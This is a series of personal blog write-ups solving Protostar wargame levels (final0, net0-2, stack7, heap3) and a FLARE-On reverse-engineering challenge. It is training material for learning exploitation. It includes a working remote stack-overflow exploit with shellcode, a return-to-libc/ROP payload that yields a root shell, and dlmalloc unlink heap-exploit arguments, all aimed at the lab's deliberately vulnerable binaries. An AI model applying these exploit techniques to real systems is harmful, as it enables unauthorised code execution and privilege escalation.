Thursday, January 1, 2015

Protostar - Final #0

About:

This level combines a stack overflow and network programming for a remote overflow. (link)


Source Code:


Solution:

As one of the final Protostar levels, final0 combines a stack-based memory corruption vulnerability from the stack levels with parts from the network programming levels.

Here, the actual stack overflow happens in the gets call at line 19.

First, I wanted to see how far away the saved return address was from where the buffer started. I wrote a quick python script that looked like this:

#!/usr/bin/env python
#

import socket

HOST = "127.0.0.1"
PORT = 2995

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

to_send = "a"*512 + "".join(map(chr, [x for x in range(33, 126)])) + "\n"
s.sendall(to_send)

msg = s.recv(1024)

print "resp:", msg

Running it causes a crash, and, after switching over to root, we can view the coredumps in /tmp/:

root@protostar:/tmp# gdb x ./core.11.final0.6961 
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
x: No such file or directory.
Core was generated by `/opt/protostar/bin/final0'.
Program terminated with signal 11, Segmentation fault.
#0  0x38373635 in ?? ()

Ok, so we know where in our buffer is overwriting the saved return address. 

We still need to know where the start of our buffer is in memory so that we can point the return address there and get our shellcode to execute.

There may be multiple ways to do this next step, but I ended up running it once again with lots of a's and using gdb to scan the memory around $esp/$ebp:

(gdb) x/100x 0xbffffc00
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc40: 0x41414141 0x41414141 0x00000000 0x00000200
0xbffffc50: 0x2c2b2a29 0x302f2e2d 0x34333231 0x08040035
0xbffffc60: 0x00000004 0x00000000 0x00000000 0xbffffc88
0xbffffc70: 0xb7ec6365 0xb7ff1040 0x00000004 0xb7fd7ff4
0xbffffc80: 0x080498b0 0x00000000 0xbffffd08 0xb7eadc76
0xbffffc90: 0x00000001 0xbffffd34 0xbffffd3c 0xb7fe1848
0xbffffca0: 0xbffffcf0 0xffffffff 0xb7ffeff4 0x08048787
0xbffffcb0: 0x00000001 0xbffffcf0 0xb7ff0626 0xb7fffab0
0xbffffcc0: 0xb7fe1b28 0xb7fd7ff4 0x00000000 0x00000000
0xbffffcd0: 0xbffffd08 0xed4eb006 0xc70fe616 0x00000000
0xbffffce0: 0x00000000 0x00000000 0x00000001 0x08048cb0
0xbffffcf0: 0x00000000 0xb7ff6210 0xb7eadb9b 0xb7ffeff4
0xbffffd00: 0x00000001 0x08048cb0 0x00000000 0x08048cd1
0xbffffd10: 0x08049833 0x00000001 0xbffffd34 0x080498b0
0xbffffd20: 0x080498a0 0xb7ff1040 0xbffffd2c 0xb7fff8f8
0xbffffd30: 0x00000001 0xbffffe5e 0x00000000 0xbffffe78
0xbffffd40: 0xbffffe8d 0xbffffe94 0xbffffea3 0xbffffeb5
0xbffffd50: 0xbffffec0 0xbffffed0 0xbffffefb 0xbfffff16
0xbffffd60: 0xbfffff20 0xbfffff2b 0xbfffff36 0xbfffff4f
0xbffffd70: 0xbfffff72 0xbfffff7d 0xbfffff89 0xbfffff97

There's a string of a's!

Let's find the start of it:

(gdb) x/100x 0xbffffa00
0xbffffa00: 0xbffffa48 0x00000201 0xbffffa28 0xb7f0a068
0xbffffa10: 0x0804b008 0xbffffa48 0x00000201 0x00000200
0xbffffa20: 0x00000000 0x00000000 0xbffffc58 0x0804982a
0xbffffa30: 0xbffffa48 0x0000000d 0x00000200 0x00000680
0xbffffa40: 0xb7e9c894 0x0d696910 0x41414141 0x41414141
0xbffffa50: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa60: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa80: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffaa0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffab0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffac0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffad0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffae0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffaf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb40: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb50: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb60: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb80: 0x41414141 0x41414141 0x41414141 0x41414141


Ok, so our target address is 0xbffffa48.

Now, we can take the shellcode used in the stack5 level (http://secwriteups.blogspot.com/2014/12/protostar-stack-5.html) and modify our script from before:

#!/usr/bin/env python
#

import socket


HOST = "127.0.0.1"
PORT = 2995
TARGET = "\x48\xfa\xff\xbf"
SHELLCODE = "\xeb\x19\x5e\x31\xc0\x31\xdb\x31\xd2\x89\xf1\x80\xc3\x01\xb0\x04\xb2\x0b\xcd\x80\x31\xc0\x31\xdb\x40\xcd\x80\xe8\xe2\xff\xff\xff\x49\x27\x6d\x20\x48\x65\x72\x65\x21\x21\x21"
BUF_LEN = 532

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

to_send = SHELLCODE + "x"*(BUF_LEN - len(SHELLCODE)) + TARGET + "\n"
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg

Running the final0.py script outputs this:

root@protostar:/tmp# python final0.py 
resp: I'M HERE!!!


Monday, December 29, 2014

Protostar - Net #2

About:

This code tests the ability to add up 4 unsigned 32-bit integers. Hint: Keep in mind that it wraps. (link)


Source Code:


Solution:

This ones a bit more complicated than net0 and net1, but overall very similar.

Your job is to read 4 32-bit little-endian integers, add them up, and send them back.

I wrote a quick python script that does it:

#!/usr/bin/env python
#

import socket
import struct

HOST = "127.0.0.1"
PORT = 2997

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

total = 0
for i in range(4):
    val = int(struct.unpack("I", s.recv(4))[0])
    total += val
    print val

total &= 0xffffffff

to_send = struct.pack("I", total) + "\n"
print to_send

s.sendall(to_send)
print "sending:", to_send

print "response:", s.recv(1024)


Running it gives the following output:

user@protostar:/opt/protostar/bin$ python /tmp/net2.py
1642506226
1314001069
1294629977
29888033
C+?

sending: C+?

response: you added them correctly

Protostar - Net #1

About:

This level tests the ability to convert binary integers into ascii representation. (link)


Source Code:


Solution:

Net1 seems to be the inverse operation as net0 -- take a 32-bit little-endian integer and send it back using ascii representation.

Here's a quick python script that will do it for you:

#!/usr/bin/env python
#

import socket
import struct

HOST = "127.0.0.1"
PORT = 2998

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

msg = struct.unpack("I", s.recv(1024))[0]
print msg

to_send = str(msg) + "\n"
print to_send

s.sendall(to_send)
print "sending:", to_send

print "response:", s.recv(1024)


Running it gives the following output:

user@protostar:/opt/protostar/bin$ python /tmp/net1.py
1763649439
1763649439

sending: 1763649439

response: you correctly sent the data

Protostar - Net #0

About:

This level takes a look at converting strings to little endian integers. (link)


Source Code:


Solution:

For net0, they want you to connect to the background process running on port 2999, read the integer contained in the string it sends, and send it back as a little-endian 32-bit integer.

I wrote a quick python script to do this:

#!/usr/bin/env python
#

import socket
import struct

HOST = "127.0.0.1"
PORT = 2999

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((HOST, PORT))

msg = s.recv(1024)
print msg

value = int(msg.split("'")[1])
print "parsed value:", value

to_send = struct.pack("I", value) + "\n"
s.sendall(to_send)
print "sending:", to_send

print "response:", s.recv(1024)


Running it gives the following output:

user@protostar:/opt/protostar/bin$ python /tmp/net0.py
Please send '884996042' as a little endian 32bit int

parsed value: 884996042
sending: ???4

response: Thank you sir/madam


Protostar - Stack #7

About:

Stack7 introduces return to .text to gain code execution. (link)


Source Code:


Solution:


Stack7 looks essentially the same as stack6 except the restriction on the return address is slightly more strict. (Previously, if ret & 0xbf000000 == 0xbf000000 it would terminate, now it just checks to see if ret & 0xb0000000 == 0xb0000000.)

Just as a sanity check, let's try our solution to stack6 here:

user@protostar:/opt/protostar/bin$ (cat /tmp/stack6-buffer; cat) | /opt/protostar/bin/stack7
input path please: bzzzt (0xb7ecffb0)


Nope! As expected, the buzzer goes off because the address we use for system and exit are not in the .text section.

Ok... so now what can we do?

One idea would be to scan the .text section for gadgets to use in a Return Oriented Programming chain.

user@protostar:/opt/protostar/bin$ objdump -d stack7 | grep "ret"
 8048383:    c3                       ret   
 8048494:    c3                       ret   
 80484c2:    c3                       ret   
 8048544:    c3                       ret   
 8048553:    c3                       ret   
 8048564:    c3                       ret   
 80485c9:    c3                       ret   
 80485cd:    c3                       ret   
 80485f9:    c3                       ret   
 8048617:    c3                       ret


Ok, now let's take the script we had from last time and jump to the first one of these ret opcodes:

#!/usr/bin/env python
#

offset = 80
command = "/bin/sh;#"
filler = "a"*(offset - len(command))

rop_gadget_addr = "\x83\x83\x04\x08"

system_addr= "\xb0\xff\xec\xb7"
system_arg = "\x5c\xf7\xff\xbf"  # addr of start of buffer

exit_addr = "\xc0\x60\xec\xb7"
exit_arg = "\xff\xff\xff\xff"


print(command + filler + rop_gadget_addr + system_addr + exit_addr + system_arg + exit_arg)


Now let's use this to make a buffer file:

user@protostar:/opt/protostar/bin$ python /tmp/stack7.py > /tmp/stack7-buffer 

And now let's use that buffer file as input, using the double "cat" command the same was as before the keep the pipe open:

user@protostar:/opt/protostar/bin$ (cat /tmp/stack7-buffer; cat) | /opt/protostar/bin/stack7
input path please: got path /bin/sh;#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa?aaaaaaaaaaaa?????`?\???????
ls  (<--- typed by me)
final0    final2     format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1    format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
whoami
root
echo "woohoo!"
woohoo!


Protostar - Heap #3

About:

This level introduces the Doug Lea Malloc (dlmalloc) and how heap meta data can be modified to change program execution. (link)


Source Code:


Solution:

Here, we're given the ability to write arbitrary data to each of the malloc'd sections of the heap. Given that they will likely be placed adjacent to each other, we should be able to use one of the char*'s strcpy() calls to overwrite some of the other char*'s data as well has its dlmalloc header.

Let's first get some of the address of our target function, winner:
user@protostar:/opt/protostar/bin$ objdump -t ./heap3 | grep "winner"
08048864 g     F .text    00000025              winner


Let's also get the entry in the Global Offset Table (GOT) for printf:
user@protostar:/opt/protostar/bin$ objdump -R ./heap3 | grep "printf"
0804b11c R_386_JUMP_SLOT   printf


Now let's understand how malloc keeps track of free and unfree segments of the heap and how we can use its functionality to get an arbitrary write.

(Here's a good resource on how dlmalloc works: http://g.oswego.edu/dl/html/malloc.html)

At line 22, our heap should look something like this:

[a's header] [a's data] [b's header] [b's data] [c's header] [c's data]

If we can trick dlmalloc into thinking that [b] is not in use, it should trigger a call to coalesce [b] and [c], rewriting the header data for the now-combined block. If the values dlmalloc uses to determine where and what it should write are under our control, we will have gained an arbitrary write to an address of our choosing.

How can we do this with our current heap setup?
 
Call it with this:
./heap3

$(python -c 'print "a"*4 + "\x68\x64\x88\x04\x08" + "\xc3"')
$(python -c 'print "a"*32 + "\xf0\xff\xff\xff" + "\xfc\xff\xff\xff"')
$(python -c 'print "a"*8+"\xf1\xff\xff\xff"*2+"\x1c\xb1\x04\x08"+"\x0c\xc0\x04\x08"')

Let's walk through the code to see how it works.


The heaps starts out looking like this:
[a's header] [a's data] [b's header] [b's data] [c's header] [c's data]


after the strcpy(a, argv[1]) call:
[a's header] [aaaaSHELLCODE] [b's header] [b's data] [c's header] [c's data]
  
(The leading "aaaa" is necessary because it will get overwritten later. SHELLCODE is "push 0x08048864; ret")


after the strcpy(b, argv[2]) call:
[a's header] [aaaaSHELLCODE] [b's header] [aaaaaaa...] [\xff\xff\xff\xf0\xff\xff\xff\xfc] [c's data]

(c's header has been overwritten with a pointer to a fake chunk header within c's data)


after the strcpy(c, argv[3]) call:
[a's header] [aaaaSHELLCODE] [b's header] [aaaaaaa...] [\xff\xff\xff\xf0\xff\xff\xff\xfc] [aaaaaaaa] [fake chunk header with fw=0x0804b11c, bk=0x0804c00c]
(the bk pointer -- 0x0804c00c -- is a pointer to SHELLCODE, from before.)


Let's see how this originally aligns with our original pointers:
  a's header is here
  b's header is here
  c's header is here

[a's header] [aaaaSHELLCODE] [b's header] [aaaaaaa...] [\xff\xff\xff\xf0\xff\xff\xff\xfc] [aaaaaaaa] [fake chunk header with fw=0x0804b11c, bk=0x0804c00c]

When we hit the free(c) call, it sees that the next chunk is not in use and the header's located here.

The coalescing functionality overwrites printf entry in the GOT to be our shellcode in the first segment.

The final output looks something like this:

user@protostar:/opt/protostar/bin$ ./heap3 $(python -c 'print "a"*4 + "\x68\x64\x88\x04\x08" + "\xc3"') $(python -c 'print "a"*32 + "\xf0\xff\xff\xff" + "\xfc\xff\xff\xff"') $(python -c 'print "a"*8+"\xf1\xff\xff\xff"*2+"\x1c\xb1\x04\x08"+"\x0c\xc0\x04\x08"')
that wasn't too bad now, was it? @ 1417025233

Tuesday, December 23, 2014

FLARE - Challenge 3


About:

This is the 3rd challenge from FireEye's "FLARE On" challenge (http://flare-on.com/)


Solution:

In this challenge, the only file you're provided with is a Windows executable file.

I first opened it up in IDA and saw that it seems to prepare the stack with some shellcode, and then start executing it:


I switched to Ollydbg and started stepping through that part of the code, and stopped after the shellcode was called:


It looks like it starts out with an XOR-decryption loop, where the shellcode decrypts and prepares the next bit of shellcode before continuing on and executing it.

By setting a breakpoint to the start of the code that's undergoing decryption, I fast-forwarded to the part where it starts to get executed:


You can see "and so it begins" copied onto the stack.

This process repeats a few times with new code being decrypted and new messages being placed on the stack:


Here, the message is "get ready to get nop'ed so damn hard in the paint".

There are a couple more decryption loops, and eventually we get to one that looks like this:


There's the email address we're looking for!

It looks like such.5h311010101@flare-on.com